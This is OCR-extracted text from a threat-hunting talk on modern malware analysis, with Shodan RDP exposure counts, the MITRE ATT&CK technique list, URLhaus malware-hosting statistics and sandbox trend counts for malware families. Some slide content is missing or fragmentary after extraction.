

MODERN MALWARE & SOCIAL ENGINEERING

Modern Malware Analysis for Threat Hunters


Josh Stroschein&

MALWARE COMES IN MANY FORMS





SOME "COMMON" ATTACK SCENARIOS



WHAT DO YOU "EXPOSE" TO


- There has been a rush to get everyone working remote/from home
  - How do you provide secure, remote access?

SHODAN port:3389

TOTAL RESULTS

4,835,405

TOP COUNTRIES




United States	1,633,934
China	1,187,632
Germany	193,162
Netherlands	127,667
United Kingdom	123,982

TOTAL RESULTS

4,869,061


TOP COUNTRIES



United States	1,611,294
China	1,271,027
Germany	205,275
Netherlands	131,418
Japan	128,214

More...

YOU ARE HERE


Initial Access
9 techniques
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (3)
Replication Through Removable Media
Supply Chain Compromise (3)
Trusted Relationship
Valid Accounts (4)
Execution
10 techniques
Command and Scripting Interpreter (7)
Exploitation for Client Execution
Inter-Process Communication (2)
Native API
Scheduled Task/Job (5)
Shared Modules
Software Deployment Tools
System Services (2)
User Execution (2)
Windows Management Instrumentation
Persistence
18 techniques
Account Manipulation (4)
BITS Jobs
Boot or Logon Autostart Execution (11)
Boot or Logon Initialization Scripts (5)
Browser Extensions
Compromise Client Software Binary
Create Account (3)
Create or Modify System Process (4)
Event Triggered Execution (15)
External Remote Services
Hijack Execution Flow (11)
Implant Container Image
Privilege Escalation
12 techniques
Abuse Elevation Control Mechanism (4)
Access Token Manipulation (5)
Boot or Logon Autostart Execution (11)
Boot or Logon Initialization Scripts (5)
Create or Modify System Process (4)
Event Triggered Execution (15)
Exploitation for Privilege Escalation
Group Policy Modification
Hijack Execution Flow (11)
Process Injection (11)
Scheduled Task/Job (5)
Defense Evasion
34 techniques
Abuse Elevation Control Mechanism (4)
Access Token Manipulation (5)
BITS Jobs
Deobfuscate/Decode Files or Information
Direct Volume Access
Execution Guardrails (1)
Exploitation for Defense Evasion
File and Directory Permissions Modification (2)
Group Policy Modification
Hide Artifacts (6)
Hijack Execution Flow (11)
Impair Defenses (6)
Indicator Removal on Host (6)
Indirect Command Execution
Credential Access
14 techniques
Brute Force (4)
Credentials from Password Stores (3)
Exploitation for Credential Access
Forced Authentication
Input Capture (4)
Man-in-the-Middle (1)
Modify Authentication Process (3)
Network Sniffing
OS Credential Dumping (8)
Steal Application Access Token
Steal or Forge Kerberos Tickets (3)
Steal Web Session Cookie
Discovery
24 techniques
Account Discovery (4)
Application Window Discovery
Browser Bookmark Discovery
Cloud Service Dashboard
Cloud Service Discovery
Domain Trust Discovery
File and Directory Discovery
Network Service Scanning
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery
Permission Groups Discovery (3)
Process Discovery
Query Registry
Lateral Movement
9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking (2)
Remote Services (6)
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material (4)
Collection
16 techniques
Archive Collected Data (3)
Audio Capture
Automated Collection
Clipboard Data
Data from Cloud Storage Object
Data from Information Repositories (2)
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged (2)
Email Collection (3)
Input Capture (4)
Man in the Browser
Command and Control
16 techniques
Application Layer Protocol (4)
Communication Through Removable Media
Data Encoding (2)
Data Obfuscation (3)
Dynamic Resolution (3)
Encrypted Channel (2)
Fallback Channels
Ingress Tool Transfer
Multi-Stage Channels
Non-Application Layer Protocol
Non-Standard Port
Protocol Tunneling
Proxy (4)
Exfiltration
9 techniques
Automated Exfiltration
Data Transfer Size Limits
Exfiltration Over Alternative Protocol (3)
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium (1)
Exfiltration Over Physical Medium (1)
Exfiltration Over Web Service (2)
Scheduled Transfer
Transfer Data to Cloud Account
Impact
13 techniques
Account Access Removal
Data Destruction
Data Encrypted for Impact
Data Manipulation (3)
Defacement (2)
Disk Wipe (2)
Endpoint Denial of Service (4)
Firmware Corruption
Inhibit System Recovery
Network Denial of Service (2)
Resource Hijacking
Service Stop
System Shutdown/Reboot


Top malware hosting networks in total (counting online and offline malware distribution sites):

Rank	ASN	Country	Average Reaction Time	Malware URLs
1	AS4837 CHINA169-BACKBONE CHINA UNICOM China169 Backbone	CN	2 days, 17 hours, 52 minutes	367'151
2	AS17488 HATHWAY-NET-AP Hathway IP Over Cable Internet	IN	5 hours, 18 minutes	126'716
3	AS9829 BSNL-NIB National Internet Backbone	IN	8 hours, 12 minutes	94'062
4	AS8661 PTK PTK IP/MPLS Network	AL	2 days, 1 hours, 15 minutes	89'584
5	AS4134 CHINANET-BACKBONE No.31,Jin-rong Street	CN	5 days, 17 hours, 34 minutes	49'101
6	AS13335 CLOUDFLARENET	US	10 days, 7 hours, 54 minutes	29'927
7	AS46606 UNIFIEDLAYER-AS-1	US	12 days, 16 hours, 26 minutes	24'764
8	AS14061 DIGITALOCEAN-ASN	US	4 days, 7 hours, 34 minutes	22'089
9	AS15169 GOOGLE	US	14 days, 14 hours, 55 minutes	21'339
10	AS17622 CNCGROUP-GZ China Unicom Guangzhou network	CN	22 hours, 46 minutes	21'299
11	AS17816 CHINA169-GZ China Unicom IP network China169 Guangdong province	CN	1 day, 10 hours, 13 minutes	20'288
12	AS17813 MTNL-AP Mahanagar Telephone Nigam Limited	IN	11 hours, 9 minutes	17'673
13	AS15169 GOOGLE	-	14 days, 14 hours, 55 minutes	14'762
14	AS36352 AS-COLOCROSSING	US	8 days, 11 hours, 10 minutes	13'594
15	AS32489 AMANAHA-NEW	CA	4 days, 5 hours, 56 minutes	13'248

https://urlhaus.abuse.ch/statistics/ - retrieved 14Jul2021

Most Deli

Malware URLs deli



load count

REDLINE
531 tasks overall
-101 Last 7 days
HASHES: 376 IPS: 206 DOMAINS: 10880

EMOTET
418 tasks overall
74 Last 7 days
HASHES: 7 IPS: 53 DOMAINS: 32

FORMBOOK
258 tasks overall
15 Last 7 days
HASHES: 0 IPS: 1891 DOMAINS: 87569


NJRAT
193 tasks overall
-33 Last 7 days
HASHES: 129 IPS: 115 DOMAINS: 3496

WANNACRY
185 tasks overall
1 Last 7 days
HASHES: 7 IPS: 69 DOMAINS: 1696

LOKIBOT
94 tasks overall
-11 Last 7 days
HASHES: 64 IPS: 40 DOMAINS: 1158

NANOCORE
79 tasks overall
